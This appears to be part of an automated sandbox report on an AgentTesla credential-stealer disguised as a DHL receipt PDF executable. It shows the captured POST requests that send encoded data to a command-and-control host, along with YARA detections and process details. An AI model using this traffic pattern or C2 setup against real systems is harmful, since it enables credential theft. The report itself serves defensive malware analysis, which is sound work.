2021-11-25 10:37:42 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 10:37:41 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2021-11-25 10:37:42 UTC	0	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49819	104.223.93.105	443	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 10:38:43 UTC	0	OUT	POST /mac/inc/0bb73b6c7ade1a.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: www.mgbless.in Content-Length: 370 Expect: 100-continue
2021-11-25 10:38:43 UTC	1	IN	HTTP/1.1 100 Continue
2021-11-25 10:38:43 UTC	1	OUT	Data Raw: 70 3d 6e 39 79 71 75 57 71 74 53 67 4a 47 51 6d 33 56 64 69 4f 46 4a 4c 55 33 74 59 51 4c 31 59 49 58 4b 66 78 61 49 68 6b 4d 63 54 52 49 71 49 4f 62 35 37 62 67 42 51 48 77 33 7a 52 39 6f 73 39 74 63 71 4f 34 36 57 7a 38 38 44 25 32 42 30 38 25 32 42 73 62 73 30 6a 75 25 32 42 77 42 65 30 76 66 62 54 46 32 65 7a 59 66 37 4b 44 31 61 56 6d 31 68 25 32 42 45 7a 46 68 6a 47 77 45 7a 44 67 37 71 79 44 41 6a 4e 77 25 32 42 30 6d 4e 59 4a 71 46 59 51 4d 59 46 68 47 4d 4a 52 63 4e 42 31 36 65 4d 45 2f 79 6f 76 67 37 50 78 49 37 63 4f 25 32 42 48 73 6d 71 78 76 61 30 53 38 37 7a 6c 41 39 45 6f 25 32 42 4b 35 33 74 35 6c 43 33 53 50 66 63 49 6b 64 78 78 39 4d 33 48 4a 71 76 6d 25 32 42 4b 43 6f 51 79 71 46 57 54 35 65 47 75 52 61 39 58 68 55 44 4c 51 58 75 36 76 Data Ascii: p=n9yquWqtSgJGQm3VdiOFJLU3tYQL1YIXKfxalhkMcTRIqIOb57bgBQHw3zR9os9tcqO46Wz88D%2B08%2Bsbs0ju%2BwBe0vfbTF2ezYf7KD1aVm1h%2BEzFhjGwEzDg7qyDAjNw%2B0mNYJqFYQMYFhGMJRcNB16eME/yovg7PxI7cO%2BHsmqxva0S87zlA9Eo%2BK53t5lC3SPfcIkdxx9M3HJqvm%2BKCoQyqFWT5eGuRa9XhUDLQXu6v
2021-11-25 10:38:43 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 10:38:42 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8
2021-11-25 10:38:43 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49822	104.223.93.105	443	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 10:38:56 UTC	1	OUT	POST /mac/inc/0bb73b6c7ade1a.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Content-Type: application/x-www-form-urlencoded Host: www.mgbless.in Content-Length: 380 Expect: 100-continue
2021-11-25 10:38:56 UTC	1	IN	HTTP/1.1 100 Continue
2021-11-25 10:38:56 UTC	1	OUT	Data Raw: 70 3d 69 48 6a 63 79 44 6c 45 77 66 35 47 51 6d 33 56 64 69 4f 46 4a 4c 55 33 74 59 51 4c 31 59 49 58 4b 66 78 61 49 68 6b 4d 63 54 52 49 71 49 4f 62 35 37 62 67 42 51 48 77 33 7a 52 39 6f 73 39 74 63 71 4f 34 36 57 7a 38 38 44 25 32 42 30 38 25 32 42 73 62 73 30 6a 75 25 32 42 77 42 65 30 76 66 62 54 46 32 65 7a 59 66 37 4b 44 31 61 56 6d 31 68 25 32 42 45 7a 46 68 6a 47 77 45 7a 44 67 37 71 79 44 41 6a 4e 77 25 32 42 30 6d 4e 59 4a 71 46 59 51 4d 59 46 68 47 4d 4a 52 63 4e 42 31 36 65 4d 45 2f 79 6f 76 67 37 50 78 49 37 63 4f 25 32 42 48 73 6d 71 78 76 61 30 53 38 37 7a 6c 41 39 45 6f 25 32 42 4b 35 33 74 35 6c 43 70 39 72 4d 6b 66 55 2f 52 52 54 50 50 74 69 42 56 31 7a 4d 4e 59 51 79 71 46 57 54 35 65 47 75 52 61 39 58 68 55 44 4c 51 58 75 36 76 4c 73 Data Ascii: p=iHjcyDlEwf5GQm3VdiOFJLU3tYQL1YIXKfxalhkMcTRIqIOb57bgBQHw3zR9os9tcqO46Wz88D%2B08%2Bsbs0ju%2BwBe0vfbTF2ezYf7KD1aVm1h%2BEzFhjGwEzDg7qyDAjNw%2B0mNYJqFYQMYFhGMJRcNB16eME/yovg7PxI7cO%2BHsmqxva0S87zlA9Eo%2BK53t5lCp9rMkfU/RRTPPtiBV1zMNYQyqFWT5eGuRa9XhUDLQXu6vLs

Timestamp	kBytes transferred	Direction	Data
2021-11-25 10:38:56 UTC	2	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 10:38:56 GMT Server: Apache Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 2 []
2021-11-25 10:38:57 UTC	2	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: DHL_119040 ontvangstbewijs,pdf.exe PID: 4532 Parent PID: 6012

General

Start time:	11:37:16
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe"
Imagebase:	0x4b0000
File size:	687616 bytes
MD5 hash:	A9B63C434E205092B3373E35C051A04A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.309960102.000000000293B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.309824480.0000000002871000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.310307492.000000000387D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.310307492.000000000387D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: DHL_119040 ontvangstbewijs,pdf.exe PID: 6736 Parent PID: 4532

General

Start time:	11:37:20
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\DHL_119040 ontvangstbewijs,pdf.exe
Imagebase:	0x500000
File size:	687616 bytes
MD5 hash:	A9B63C434E205092B3373E35C051A04A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.305861427.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.305861427.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.306305831.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.306305831.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.306831919.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.306831919.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.307479462.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.307479462.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.566852760.0000000002811000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.566852760.0000000002811000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.564785123.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.564785123.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.567348132.0000000002960000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities — Show Windows behavior

File Created

File Read

Registry Activities — Show Windows behavior

Disassembly

Code Analysis